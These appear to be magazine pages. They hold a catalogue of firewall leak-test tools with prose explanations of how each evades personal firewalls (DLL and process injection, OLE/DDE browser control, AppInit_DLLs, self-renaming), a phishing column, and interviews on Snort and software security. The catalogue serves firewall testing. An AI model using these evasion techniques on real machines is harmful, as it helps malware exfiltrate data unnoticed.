* means the firewall passed the test on its default settings
+ means the firewall passed the test on its highest security settings, not on its default settings
- means the firewall did not pass the test

BITStester

Author: Tim Fish

Category: Recursive Requests

Since XP there have been Background Intelligent Transfer Service (BITS) installed in the Windows OS by default. Using a tool called BITSadmin from the Microsoft Windows XP Service Pack 2 Support Tools it is possible to control this service and order it to connect to a specific URL and download a file from the Internet. BITStester is a batch script that performs necessary steps to download a file.

Breakout

Author: Volker Birk

Website: *http://www.dingens.org/*

Category: Windows Messages

Breakout uses Windows Messages to control the Internet browser. It has two implementations, one for Internet Explorer and one for Mozilla or Firefox browsers. Using messages it is able to redirect the browser to the given location.

Breakout2

Author: Volker Birk

Website: *http://www.dingens.org/*

Category: OLE Automation

Breakout creates HTML page on the local disk that points to the Internet server. Then, it enables Windows Active Desktop and set that HTML page to be the desktop wallpaper. As a result, Windows Explorer connects to the given URL.

Coat

Author: Matousec – Transparent security

Website: *http://www.matousec.com/*

Category: Substitution

The Coat rewrites its own memory and tries to establish an Internet connection. It rewrites its image base, image name, command line, Windows title etc. and it also changes the information of the main module in the module list. All these data reside in the address space of its process. All the data are changed to match the image of the default browser. Then, it tries to establish the Internet connection.

Firewalls that are not able to handle this trick suffer from a big design bug because they trust ring 3 data of malicious processes. They do not have their internal list of running programs and obtain this information when it is needed. This gives malicious processes enough time to modify these data before they execute privileged actions. Such firewalls (as well as many other programs – e.g. Process Explorer from Sysinternals) then see the malicious process as something else – e.g. the default browser – and allows the execution of privileged actions without any questions.

CopyCat

Author: *bugsbunny@e-mail.ru*

Website: *http://syssafety.com/*

Category: Process Injection

CopyCat uses Windows API SetThreadContext to take control over the thread of the trusted process. This technique was invisible to personal firewalls for a long time and even today many firewalls are not able to handle it.

CPIL

Author: Comodo

Website: *http://personalfirewall.comodo.com/cpiltest.html*

Category: DLL Injection

CPIL test locates the executable file called explorer.exe and patch its memory loading its own DLL. Then, it tries to use the default browser to transfer the data from your computer to the Internet server.

CPIL Test Suite

Author: Comodo

Website: *http://personalfirewall.comodo.com/cpiltest.html*

Category: Process Injection

The CPIL suite contains three separate tests especially developed by Comodo engineers to test a firewall's protection against parent injection leak attacks. Each of the three tests involves the user typing some random text into a text box which CPIL will attempt to transmit to the Comodo servers.

Test 1: Attempts to disable firewall hooks by directly accessing the physical memory and then modifies explorer.exe to bypass the firewall by running iexplore.exe with a command line address.

Test 2: Attempts to inject cpil2.dll into explorer.exe by using Windows accessibility API and then tries to bypass the firewall by running iexplore.exe with a command line address.

Test 3: Attempts to inject cpil3.dll into explorer.exe by using Windows accessibility API and then tries to bypass the firewall by running iexplore.exe and modifying iexplore.exe with DDE communication.

DNStest

Author: Jarkko Turkulainen

Website: *http://www.klake.org/~jt/dnshell/*

Category: Process injection

DNStest attempts to launch and then infect svchost.exe that is usually a trusted application that can connect to the Internet because the default Windows DNS client service resides in svchost.exe.

DNStester

Author: Jarkko Turkulainen

Website: *http://www.klake.org/~jt/dnshell/*

Category: Recursive Request

DNStester uses Windows DNS API functions to make a recursive DNS query to the Internet server. DNS packets can be used to transfer extra data and this is why they should be controlled by firewalls as any other packets.

FireHole

Author: Robin Keir

Website: *http://keir.net/firehole.html*

Category: Launcher, DLL Injection

FireHole attempts to launch the default browser and then it uses Windows API *SetWindowsHookEx* to inject its own DLL into the browser's process. From inside of the browser it then establish the Internet connection.

Fake Protection Revealer (FPR)

Author: Matousec – Transparent security
Website: *http://www.matousec.com/*
Category: Unhooking

The Fake Protection Revealer is implemented to reveal fake anti-leak protection. For this purpose we define the fake protection as the protection which is implemented only to pass leaktests instead of fixing the real causation. FPR is implemented to reveal fake protection which is based on ring 3 hooks.

Firewalls that are not able to handle leaktests run by FPR are cheating on leaktests! This means not only that they do not protect their users properly but they try to cover their impotency and generaly do offer a fake sense of security to their users. You can recognize the fake protection revealed by FPR easily. If you have a leaktest that was not able to bypass the tested firewall and you run it using FPR, then the tested firewall implements fake ring 3 protection if the leaktests succeed. Succeeding or failing leaktests run by FPR that are able to bypass the tested firewall without FPR means nothing at all!

FPR is implemented to be used with other leaktests. This means you have to obtain another software to be able to test your firewall against FPR. FPR loads the given leaktest in its memory, unhooks all ring 3 hooks and then executes the code of the given leaktest.

Ghost

Author: Guillaume Kaddouch
Website: *http://www.firewallleaktester.com/*
Category: Parent Substitution, Race Conditions

Ghost tries to confuse firewalls by shuting down its own process and restarting itself. The reason for this is to change its Process Identifier (PID) such that the firewall is not able to identify its new process correctly. Then, it sends the information via the default browser to the Internet server.

Jumper

Author: Guillaume Kaddouch
Website: *http://www.firewallleaktester.com/*
Category: DLL Injection, Launcher

Jumper attemps to infect Windows Explorer with its own DLL. At first, it tries to modify the regitry value *Appl-*

A D V E R T I S E M E N T

Free Software MAGAZINE

The free magazine for the free software world

✓ Articles are released under a free license

✓ Available online as HTML or PDF

✓ Packed with amazing content

✓ Both technical and non-technical articles

GO AND SEE FOR YOURSELF!
WWW.FREESOFTWAREMAGAZINE.COM

Free Software MAGAZINE
www.freesoftwaremagazine.com
FOCUS: FREE AND PROPRIETARY SOFTWARE TOGETHER
PROMOTING FREE SOFTWARE ON NON FREE PLATFORMS
THE RISK OF MIXING FREE AND NON FREE
WHEN FREE MEETS PROPRIETARY
Issue 2 - March
Issue 1 - February
Mail
Downloading new messages: 14 of 112
Stop
Menu

nit_DLLs and then it terminates Windows Explorer. When the Windows Explorer is run again it loads DLLs specified in *AppInit_DLLs* to its process. Jumper's DLL running from the Windows Explorer process launch Internet Explorer and controls its behaviour to connect to the Internet server.

LeakTest

Author: Steve Gibson (Gibson Research Corporation)
Website: *http://grc.com/lt/leaktest.htm*
Category: Substitution

LeakTest is the oldest leak test program implemented to bypass stone-age firewalls that rely only on the name of the executable module when identifying applications.

OSfwbypass-demo (OSfwbypass)

Author: Debasis Mohanty (a.k.a. Tr0y)
Website: *http://www.hackingspirits.com/*
Category: OLE Automation

Using OLE automation OSfwbypass tries to load HTML page with Javascript into Internet Explorer. Javascript simply redirects Internet Explorer to the Internet server.

pcAudit

Author: Internet Security Alliance
Website: *http://www.pcinternetpatrol.com/pcaudit/*
Category: DLL Injection

pcAudit implements typical DLL injection technique. It tries to load library into trusted process to be able to establish the Internet connection without any alerts from the firewall.

pcAudit 6.3 (pcAudit2)

Author: Internet Security Alliance
Website: *http://www.pcinternetpatrol.com/pcaudit/*
Category: DLL Injection

Like *pcAudit*, its newer version called *pcAudit2* attempts to load its own DLL to other processes to bypass the protection of firewalls from the trusted process.

PCFlank

Author: PCFlank
Website: *http://www.pcflank.com/*
Category: OLE Automation

PCFlank attempts to control running instance of Internet Explorer using OLE automation to transfer information to the Internet server.

Runner

Author: Matousec – Transparent security
Website: *http://www.matousec.com/*
Category: Substitution

The Runner finds the default browser's executable and renames it. Then it copies itself to the file of the original default browser's executable. It runs this copy, renames it, copies the original executable of the default browser back and then it tries to establish an Internet connection.

Firewalls that are not able to handle this trick either do not verify the integrity of the default browser, or their verification occurs when the privileged action is executed instead of the moment of the fake executable execution.

Surfer

Author: Jarkko Turkulainen
Website: –
Category: DDE, Launcher

Surfer creates hidden desktop and runs Internet Explorer on it, then it uses Direct Data Exchange (DDE) to control its behaviour and transfer data to the Internet server.

Thermite

Author: Oliver Lavery
Website: –
Category: Process Injection

Thermite attempts to find running instance of Internet Explorer, inject tiny infection code and create a remote thread in it. From the Internet Explorer process it then tries to establish socket connections and transfer information to the Internet server.

TooLeaky

Author: Bob Sundling
Website: *http://tooleaky.zensoft.com/*
Category: Parent Substitution

TooLeaky attempts to launch hidden instance of Internet Explorer with the URL in the command line parameter. Personal data may be transfered in the URL to the Internet server.

WallBreaker

Author: Guillaume Kaddouch
Website: *http://www.firewallleaktester.com/*
Category: Parent Substitution
The WallBreaker tests contain 4 separate tests.

Tests 1, 3, 4: Wallbreaker *test 1, 3* and *4* attempt to load a copy of the default browser by using various techniques which require DDE (COM communication).

Test 2: Attempts to load iexplore.exe itself.

YALTA

Author: Soft4ever
Website: *http://www.soft4ever.com/security_test/En/*
Category: Default Rules, Own Protocol Driver

YALTA attempts to send UDP packet to a specific IP address and port. Some firewalls may not control connections to ports of specific services like DNS and trust connections that use these ports.

ZAbypass

Author: Debasis Mohanty (a.k.a. Tr0y)
Website: *http://www.hackingspirits.com/*
Category: DDE

ZAbypass was implemented to bypass old versions of ZoneAlarm PRO but it works against many other firewalls today. It uses *Direct Data Exchange* (DDE) to communicate with Internet Explorer and transfer data between its process and the Internet server. ●

Rants from the Bleeding Edge

Matt Jonkman

This month I'd like to talk about phishing. It's a scourge, it's making huge amounts of cash, and the ways we have to defend and prevent it are for the most part ineffective and reactive. This is definitely an area in which we need to invest greater resources and research.

By numbers from the Anti-Phishing Work group (*www.apwg.org*) and a number of other and private sources, we are seeing around twenty thousand new phishing sites each month. These last anywhere from a few hours or a few days before they're abandoned or shutdown. Some we've tracked for weeks while unable to get the compromised system owners to respond or understand the problem.

Twenty thousand new sites a month, versus fourteen thousand a month in August of 2006, and less than five thousand a month the same time last year! This is an incredible up tick in attack sites, and these are just the ones we know about. Surely a good deal more go without being detected or reported by the groups that track these.

The most concerning trend is the targeting of very small financial institutions. Attackers are using google and web crawlers to harvest email addresses of users likely associated with a certain institution, university credit unions and banks for example. These attacks are likely much more profitable for the attacker, although requiring more effort up front. The risk or being shutdown may be less for the attacker as these smaller institutions are less likely to have a full time and aggressive security group on staff.

Law enforcement is doing what they can, but under many nations' laws their enforcement agencies cannot go after these attackers unless there has been a financial loss. And then of course these cases get prioritized by the amount of the loss. The result being that the vast majority of these losses are absorbed either by the victim with little to no law enforcement action. There are just far too many to act upon.

This results in a very safe and low risk environment for the phisher, especially when they operate across international boundaries. Add to this the current generation of do-it-yourself attack kits and you see why we have a very large number of smaller scale phish attackers. I haven't seen any real estimates, but my guess is there are thousands of people across the world that have tried phishing attacks, and probably hundreds that are actively making a living doing so.

By all accounts, phishing is out of control. It's the current and developing cash cow for many criminal organizations and part time criminals. There are a number of reasons why it's become such an issue. I believe we've come into a perfect storm of sorts, where everything has come together to make this such an epidemic.

First, we have the inherent trust most average users have of email. If the "from" field is what it usually is when they get something from their bank, then they automatically trust. But of course, many average users don't even check that. If the graphics look normal, and the layout is anywhere what they expect, they just automatically trust. We've built a generation of users that just inherently trust their email, their IM, and their electronic communication partners.

This we have to change. It's starting to, but slowly. I know in many schools students from the first time they get access to a computer are being taught the principles of trust and identification. This is an excellent time to do so, our future computer users have to have their first thought not be to trust every communication source, but to automatically be skeptical. But this will take literally a generation to change.

Next we have the *WebAttacker* style kits that are being distributed and even sold as real software. These include everything you need to execute a phish, from the actual graphics and html to make the sites look legitimate, to the templates to use for the emails and a mass mailer to send them. All you need is a list of emails to spam these out to and the credentials will start rolling in. If you don't know how to compromise a system, or cash out the money you can get a hold of, there are plenty of tutorials out there to get you started.

So, as the good kind of hackers, how do we fight this? We can't count on law enforcement. International issues and the sheer scale of the problem are overwhelming for law enforcement. Do we eliminate online transactions? Of course not, they're an integral part of our financial world. Educate the users? Hmmm… that's occasionally of some benefit, but it'll certainly not end the problem.

We're left with technical options. Multi-factor authentication is one way, but it's been shown several times that tokens are defeatable by capturing and using them immediately. Other methods exist for authentication but these must be implemented on the institution side. Some show promise; I won't go into them all here. But we have to keep in mind that nearly anything may eventually have a flaw found, or the user duped into disclosing the authentication information to an attacker.

On the client side, options are beginning to develop. Firefox 2 has an anti-phishing feature that shows promise, as well as many email clients such as thunderbird that will warn a user very clearly when they are clicking on a link that appears to be making an effort to obfuscate it's true destination. These of course rely on the user not clicking OK anyway, but they're a great step.

Projects like the Castlecops PIRT Squad (*http://www.castlecops.com/pirt*) and the PhishTank (*http://www.phishtank.com*) are taking an interesting approach. They're harnessing the community to track, identify, and shut down these phish sites. They ask volunteers and companies to report the phishes they receive, and then use sets of volunteer handlers to verify the sites. They then send automated emails to the owners of the compromised systems, ISPs, and IP block owners, as well as the targeted brand owner. This might initially seem like a superficial effort, but the results are very encouraging. There are a number of benefits.

Most importantly, owners of compromised systems are being notified relatively quickly that their system has been compromised. The vast majority of system or website owners of course do not want their systems to remain compromised, and will cooperate completely and quickly to end the compromise. And even when a system owner doesn't care/understand, or is complicit in the activity, their upstream providers are generally not so eager to let this go and will end their connectivity.

So, now to my ulterior motives for writing this article: I'd like to both encourage everyone to volunteer an hour or so a week as a handler for PIRT or Phishtank, and get you all thinking about what other uses this data could go to. They need volunteers, ones that can chip in a little or a lot.

Volunteering as a handler is a very interesting and rewarding thing to do. You get to see the inner workings of phishes, poke around and see why a site may have been compromised and just in general learn stuff. That's why we're here, why you read this magazine, why you participate in the security world. You're curious. This is a very interesting way to see new stuff fast. ●

Contact

Please share your thoughts. You can email me directly at *jonkman@bleedingthreats.net*. You can hop into the forums on *http://www.bleedingthreats.net* and start a topic. Or use the Bleeding-sigs email list also available on the website to start a discussion. It's a big problem, it needs an innovative solution. We're not there yet, but *SOMEONE* out there has that idea that'll turn the tide and help us clear some of the crap out of out Internet!

A D V E R T I S E M E N T

(IN)SECURE
Open. Informative. To the point. (IN)SECURE Magazine is a free digital security magazine discussing some of the hottest information security topics.
// www.insecuremag.com //

Interview

Strenght of awareness

We present the interview with our columnist, Matt Jonkman. Matt has been involved in Information Technology since the late-1980s. He has a strong background in banking and network security, network engineering, incident response, and intrusion detection. Matt is a founder of Bleeding Snort, an open-source research community for intrusion detection.

hakin9 team: Who is Matt Jonkman? Please, introduce yourself to our readers.

Matt Jonkman: I'm a mild mannered security consultant and penetration tester by day, and the founder and lead maintainer for Bleeding Edge Snort. I've done security mostly in the telecommunications and banking industry through my career, from very small to very large organizations. I'm from the US, grew up on a farm in Indiana.

h9: What can home Internet users do to protect themselves from today's threats?

MJ: Become aware! Understand that your Windows PC should NEVER be exposed to the Internet. There should always be a natting router or firewall. And read up on the security features of whatever networking devices you purchase to get online.

Update your computer! Apply the patches as soon as they're available. It's safe to do so, and very important. Be skeptical! Don't trust every email that shows up, and don't click on a link because it looks ok, hover over and make sure. If you have any doubt, go to your online banking site as you normally would and log in that way.

But most importantly, don't use Internet Explorer! IE7 may be better, but IE6 and prior are so full of holes that haven't been patched it's just not safe to browse any site. I personally recommend Firefox, but there are plenty of other very good and free browsers, and most have a much richer set of features than any MS product!

h9: What is the key area you feel companies need to improve on in terms of their Information Security in the next couple of years?

MJ: Awareness and policy integration. They're slightly different subjects, but related. By *awareness* I mean knowing what's coming at your firewalls, who's portscanning you, where your internal users are surfing, and what vulnerabilities exist in the software you run. Where the policy integration has to come is with a management staff understanding of the threats the organization is facing, as well as the risk and likelihood of them occurring.

No organization will EVER be 100% secure, but it has to be a management level decision what risks to accept, and which to spend the money to fix. As much as we'd like to think so, us in the IT and Security groups don't generally understand the big picture of a business nor understand which parts are truly most important. The decisions about what risks to accept and which to mitigate must be made with the big picture fully in focus.

h9**:** What would you say has been the single best innovation, development or improvement in Information Security in the last couple of years?

MJ: I have a two-fold answer there. The best technical innovation has been the maturing of IPS and IDS. They started out as experimental, slow, and far too risky to use for automated blocking. Now it's a standard technology that has incredible benefits in the hands of an experienced security team.

But I think the most important development in security has been a significant start to the understanding by management teams that security is a part of daily operations, and can be a significant benefit. This in the US has been driven by some more stringent regulations and auditing for many companies, but the world-over is becoming evident.

h9**:** What do you believe is the greatest weakness or failure of existing security technologies or solutions?

MJ: Misuse. Nearly every technology has a benefit, or it'd likely not exist. Where they become problems is when they're deployed in a way not intended, not monitored adequately, or not deployed correctly.

What we have to solve in the next few years is getting all of the disparate technologies integrated and working together, so we can truly say: *Here's a little black box. Install it and you're safe*. Security has to become that integrated, that automated, and that reliable. It just HAS to, or computing will become too risky to do online, setting us back 50 years.

h9**:** Do you think open source security tools are, or can be, viable in an enterprise?

MJ: Absolutely! I've made a career of it. They do require an experienced staff. 90% of the horror stories you hear of a Snort install failing, or a squid proxy being removed, were from it being deployed or managed by someone that did not understand the technology.

There are open source projects that can fill nearly ANY security function in an enterprise. But they require experience and learning. That's not to imply that every commercial product will just work out of the box and can be deployed by someone that knows nothing. But an open source project requires just a bit more. That’s a good thing though, because you'll learn more in the open source side, thus giving the enterprise a much more experienced team once the deployment is done.

h9**:** Why Snort is called as the most widely deployed intrusion prevention technology worldwide?

MJ: Snort is a part of things you'd never imagine. There are hundreds of commercial products that use Snort as their engine. Snort is reliable, open, easy to use, and has a gigantic community supporting it and writing signatures. There are few managed IDS providers that DON'T use Snort. And there are few IDS experts that didn't start with Snort.

The fact that Snort is free and relatively easy to get in to makes it the default platform to learn on, and the Snort signature language is the defacto standard language that all security experts speak. There are few IDS products that can't accept or translate a Snort signature into their own language. In short: it's good, it's modular, and it's free.

h9**:** There's been some debate recently on the value of the open source community to a product like Snort. While the popularity helps the product, some say community doesn't contribute as much as it seems. What's your response?

MJ: That is a concern we've had at Bleeding Edge Snort. We have a core of signature contributors that are generally in the industry doing this for a living. I would very much like to see more 'amateur' signature submitters, but I think many are scared off because of the number of folks that do submit who are giants in the field. I hope anyone that's considering submitting a signature or idea realizes that we go to great lengths to make sure that any idea isn't made fun of or put down. Most of our truly innovative ideas came from some guy in some dark corner of the community that had been tinkering with Snort for 2 months. That fresh view of things is what we need, and with declining participation we miss more of those ideas every day.

But it is definitely true that in the Snort community the majority of contributions come from a small group of people. That does not make the project less valuable, nor does it make starting a project like this less attractive. Perhaps another way to look at things is that since Snort is running so well there is less need for the community to be extremely active.

Maybe a good test will be the upcoming Snort 3.0. There promise to be many significant changes, and surely a good number of bugs and ideas that need to be adjusted. I would bet we'll see a large part of the community step up and help, contribute, and chip in ideas and testing.

h9**:** What do IT shops use instead of Snort and why Snort be a better option?

MJ: There are a wide range of IDS/IPS products available, I can't begin to mention them all. And we can't even divide up by open and commercial, as a good portion of the commercial products out there are Snort based as well.

Why is Snort a better option? Depends on the environment and experience level of the IT staff. Snort is very flexible and powerful, and has a very extensive signature base. But if a local staff cannot afford the time to manage those signatures, or react to the incidents properly, then a commercial system (that includes training, support, and automated signature management) may be a better answer. I would add though, that *black* *box* solution may be a better solution in the short run, but in the long run you'll end up with escalating licensing costs and an IT staff that is into learning a thing about security and their network. A benefit of Snort is that you HAVE to learn about your Net and your apps to run it. That benefits everyone!

h9: What capabilities does Snort have that might surprise or be underused by IT managers?

MJ: Good question! I think the most underused aspects of Snort are applying signatures to find things that are not directly security related. If it happens on the network, Snort can tell you about it. I say that over and over again to clients and students. We've used Snort to help find how many users were moving to a new application, or when a particular UPS was rebooting without logging, or to generate alerts at night when automated network based surveillance cameras saw motion (but the built-in monitoring console was not able to generate an alert). The possibilities are endless, and it's important for the security engineers to open their minds and embrace the rest of their organization to make this tool available to all.

h9: What do you see as the most critical and current threats effecting Internet accessible websites?

MJ: The speed at which vulnerabilities surface and are exploited. I especially feel sorry for mass web hosting outfits. There's just no way they can be sure that none of the thousands of sites they host are not running vulnerable apps or code.

The same applies to the company hosting their own site. If you write your own code make SURE a third party reviews it on a regular basis, even if the code hasn't changed.

And run one of the products that can help prevent unknown attacks, like Apache's Mod_Security.

h9: What is the most common mistake admins make in handling intrusion detection systems?

MJ: Not monitoring them. Too often someone asks to get Snort installed, the admins do so, and then forget about it. Snort doesn't make decisions. Snort is just a lead generator. It will find leads that the security staff must follow up on and act upon. And this HAS to happen 24 hours a day. In a global world there's no such thing as after-hours. There's always someone up and looking to attack.

h9: Do you find proprietary software or open source software to be more and more secure nowadays?

MJ: I don't know if the statistics support it, but I find open source software to give me the best peace of mind these days, and thus the more secure.

I say that because there are far too many incidents where a commercial app's vulnerabilities are swept under the rug, quietly patched in normal patch cycles, or not patched at all. Whereas in the open source world things are found, and if they're not patched you can do it yourself. If the project is no longer supported and is useful, someone will take it over and handle those vulnerabilities.

But most importantly is the speed to patch. The open source world generally has apps that do singular tasks, and thus testing a patch is as easy as seeing if it still does this singular task. Most commercial apps are too large to quickly test, and too integrated in the the OS to test completely.

h9: Does Snort work well with any commercial database?

MJ: Absolutely! I've personally deployed many Snort's going to Oracle as a backend. I prefer MySQL as a backend as it doesn't require the DBA expertise Oracle does (nor the cost). But when that expertise is available and the licensing costs acceptable, Oracle makes for a VERY fast and effective Snort install.

h9: What tools, particularly open source tools, work well in conjunction with Snort?

MJ: The first tool you HAVE to consider with Snort is SnortSam (*www.Snortsam.net*). This alows you to use Snort to send blocks to nearly any routing or firewall device, thus making an instant IPS.

BASE is an excellent event viewer, and for the more technically adept Sguil is the cream of the crop.

h9: What are the most important steps you would recommend for securing a new Web server? web aplication?

MJ: Code review. You can throw Nessus and Nikto, all the standard scanners at it. But unless the code is audited you can never be sure that a human can't find a chink in the armor.

h9: And for the end, what advice would you give to people starting to learn about intrusion detection?

MJ: Deploy it! You can read all you like, but you won't begin to learn until you try to build and manage an install. Start out at home, watch the crud that is always coming at you, and watch where your kids surf. The knowledge you gain in tuning a ruleset and deploying a sensor is invaluable.

Once you start seeing the challenges in deploying, then you can start to begin to formulate the questions you need to answer to begin learning. Reading is a start, but it won't mean much until you try it.

Thanks for the interview, it's been an absolute pleasure!

Interviewed by Ewa Samulska

On the Net

- *http://www.snort.org* – Snort homepage,
- *http://www.bleedingsnort.com* – Bleeding Edge Threats,
- *http://www.sourcefire.com/snort* – Sourcefire Network Security.
- *http://www.snort-inline.sourceforge.net* – Snort-inline is a set of open source modifications,
- *http://www.securityfocus.com/infocus/1640* – Complete Snort-based IDS Architecture.

CLUB .PRO

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

If you want to become our partner – join our CLUB .PRO!
To find out more, e-mail us at

en@hakin9.org

CLUB .PRO

SAVE $99.99!

Get your copy of hakin9 and save 60% off shop prizes

+2 FREE CDs INSIDE
6 must-have applications
hakin9 live
hakin9
Hard Core IT Security Magazine
practical protection
Fighting malicious code
how to attack the attacker
LIVE TRAINING CENTER
boot
practice
understand
CDs Contents
Application-layer fingerprinting
Anatomy of fraud
IE plugins
Plugins power – useful or dangerous
Differential firewall analysis
NIDS as a verification tool
Snort_inline
Setting a device for particular environment
FOR BEGINNERS
Hooking technique • Differential firewall analysis • Plugins IE • Application-layer fingerprinting • Snort_inline
2 FREE CDs INSIDE 75 MINUTES WEBDESIGN VIDEO TRAINING & SPECIALS
PHOTOSHOP
CREATING ROBOFROG
your imagination
105 ROYALTY FREE PHOTOS ON THE GO
INSIDE

Free easy ways to order

- ***visit: www.buyitpress.com/en***
- ***call: 0048 22 887 10 32***
- ***e-mail: marta.ogonek@hakin9.org***
- ***fill in the form and post it***

Why subscribe?

- ***save 60 % off shop prizes***
- ***12 issues delivered direct to you***
- ***never miss an issue***

great subscriber offer

hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to ☐ *hakin9 or* ☐ *hakin9 starter kit* magazine (6 issues a year)
☐ USA $49 ☐ Europe 39€

☐ **Yes**, I'd like to subscribe to *hakin9 and hakin9 starter kit* magazine (12 issues a year)
☐ USA $79 ☐ Europe 69€

Order information
(☐ individual user/ ☐ company)

Title ______
Name and surname ______
address ______
______
postcode ______
tel no. ______
email ______
Date ______

Company name ______
Tax Identification Number ______
Office position ______
Client's ID* ______
Signature** ______

Payment details:

I understand that I will receive selected number of issues over the next 12 months
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Signature ______

Terms and conditions:
Your subscription will start with the next available issue.
You will receive 6 or 12 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above
** I enable Software LLC to make an invoice

.psd ORDER FORM

☐ **Yes**, I'd like to subscribe to *.psd* magazine
☐ USA $49 ☐ Europe 39€

Order information
(☐ individual user/ ☐ company)

Title ______
Name and surname ______
address ______
______
postcode ______
tel no. ______
email ______
Date ______

Company name ______
Tax Identification Number ______
Office position ______
Client's ID* ______
Signature** ______

Payment details:

I understand that I will receive 6 issues over the next 12 months
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEA PLP2

Signature ______

Terms and conditions:
Your subscription will start with the next available issue.
You will receive 6 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above
** I enable Software LLC to make an invoice

John Viega's IT career

John Viega, founder and chief scientist of Secure Software , is a well-known security expert and the co-author of Building Secure Software (Addison-Wesley) and Network Security with OpenSSL (O'Reilly). John is responsible for numerous software security tools and is the original author of Mailman, the GNU mailing list manager.

hakin9 team: Did you know from the very beginning that you would become an IT security specialist? Did you plan your professional career?

John Viega: I definitely stumbled into the security field. Coming out of grad school, I wanted to stay in academic research for a little while, and went to a company called Reliable Software Technologies (now Cigital) right as they started transitioning from Reliability to security. The problems were interesting, and in addition to research, I got to consult for some really big companies. I think the first security audit I did was for Visa's Open Platform. I didn't look back after that.

h9: What was your first IT related job? How did you get it?

JV: My first IT job was as a research assistant, when I was an undergrad at the University of Virginia. One summer I taught myself how to program, and decided at the end to try some Computer Science classes to see if I could make a career out of it. Previously, I'd been switching fields...Math, communications, political science, and creative writing (the idea of creating interactive fiction like Zork was what got me started programming).

One of the classes I took sounded really interesting, *Usability Engineering*. The professor (Randy Pausch) was young and lively. On the first day of class he took a sledge hammer to a VCR with a bad user interface. I visited him during office hours to ask him what I could do to catch up with the rest of the students so I could build a career in programming. He said: *You could come work with my research group*. He then made me jump through a lot of hoops to prove I was worthy, and when I finished that, I was a paid research assistant doing research in usability in virtual reality environments.

h9: From what position were you beginning in McAfee?

JV: Same as I am now... Vice President, Chief Security Architect. Last January, McAfee recruited me away from a start-up I had founded in 2001, Secure Software, which (still) makes tools for automatically finding security vulnerabilities in software (via static analysis).

h9: What are your duties in McAfee?

JV: I do a bunch of things. I have a development organization that works on core technologies. I have a team that is responsible for product security, getting tools, training, etc. out to our developers to help them produce secure software. I've also spent a lot of my time on corporate strategy trying to figure out where we should be going with our product line, and how to get there.

h9: What is the aspect bringing the greatest satisfaction in working in McAfee?

JV: That's really tough for me to answer, because there's so much about the job to like. I came to the company partially because its people impressed me so much, and also because McAfee's got a great vision for how to do security risk management in the enterprise. I continue to be more and more impressed with the people. I enjoy everything I do to help round out the vision. Perhaps the most satisfying thing is sharing our vision with industry security executives. They almost universally say, *this is exactly where we would like to go*. It's satisfying on many levels, but it makes me feel good that I'm at a company that has such a great opportunity to have a huge positive impact on the way security is done in the enterprise.

h9: You also built the CLASP application security process, could you tell our readers about this part of your IT activity?

JV: CLASP is a framework for helping development organizations to figure out how to do better with product security in a cost effective manner. It documents industry-standard activities, and helps people determine what activities to adopt (and what the cost will be).

I'm proud of CLASP as a first step, but I'd like it to go a lot farther. While CLASP brings some structure to tasks like code auditing, it is still a long way from making those things as repeatable as they could be. A lot of the technical details are still in the heads of experts.

Most experts rely on their skill, and don't use any fallback to make sure they look for the same kinds of problems over and over again.

I've built more technical guidelines/checklists for developers and for application security audits on many occasions, but nothing at the right level of detail has made it to the public. For industry as a whole, I think this is a sorely needed starting point. For making security audits more repeatable, we have just started to make some progress as an industry. Mike Howard, Dave LaBlanc and I at least hit the most important concerns in the *19 Deadly Sins of Software Security* (it has lots of checklists). And one guy in my organization, Mark Dowd, is lead author of the new book, *The Art of Software Security Assessment*, which is a huge step forward for guidance on any issue that doesn't require a trained cryptographer.

h9: You co-developed GCM. could you tell our readers more about this project and how it is progressing?

JV: NIST (US Department of Commerce, who standardizes AES) will eventually publish SP800-38D, which pretty much ensures that GCM will be the preferred way to provide high-speed message security (confidentiality and message authentication / integrity), because that's the weight NIST standards have in the crypto world. Because NIST made its intent to standardize on GCM clear well over a year ago, GCM is already in several standards, like IPSec, IEEE 802.1ae (linksec) and ANSI (INCITS) Fibre Channel Security Protocols (FC-SP). Companies that sell cryptographic chipsets like Hifn are embracing it. It won't be too long before you see 40Gigabit routers and switches talking to each other securely, using GCM to handle the encryption and ongoing message authentication.

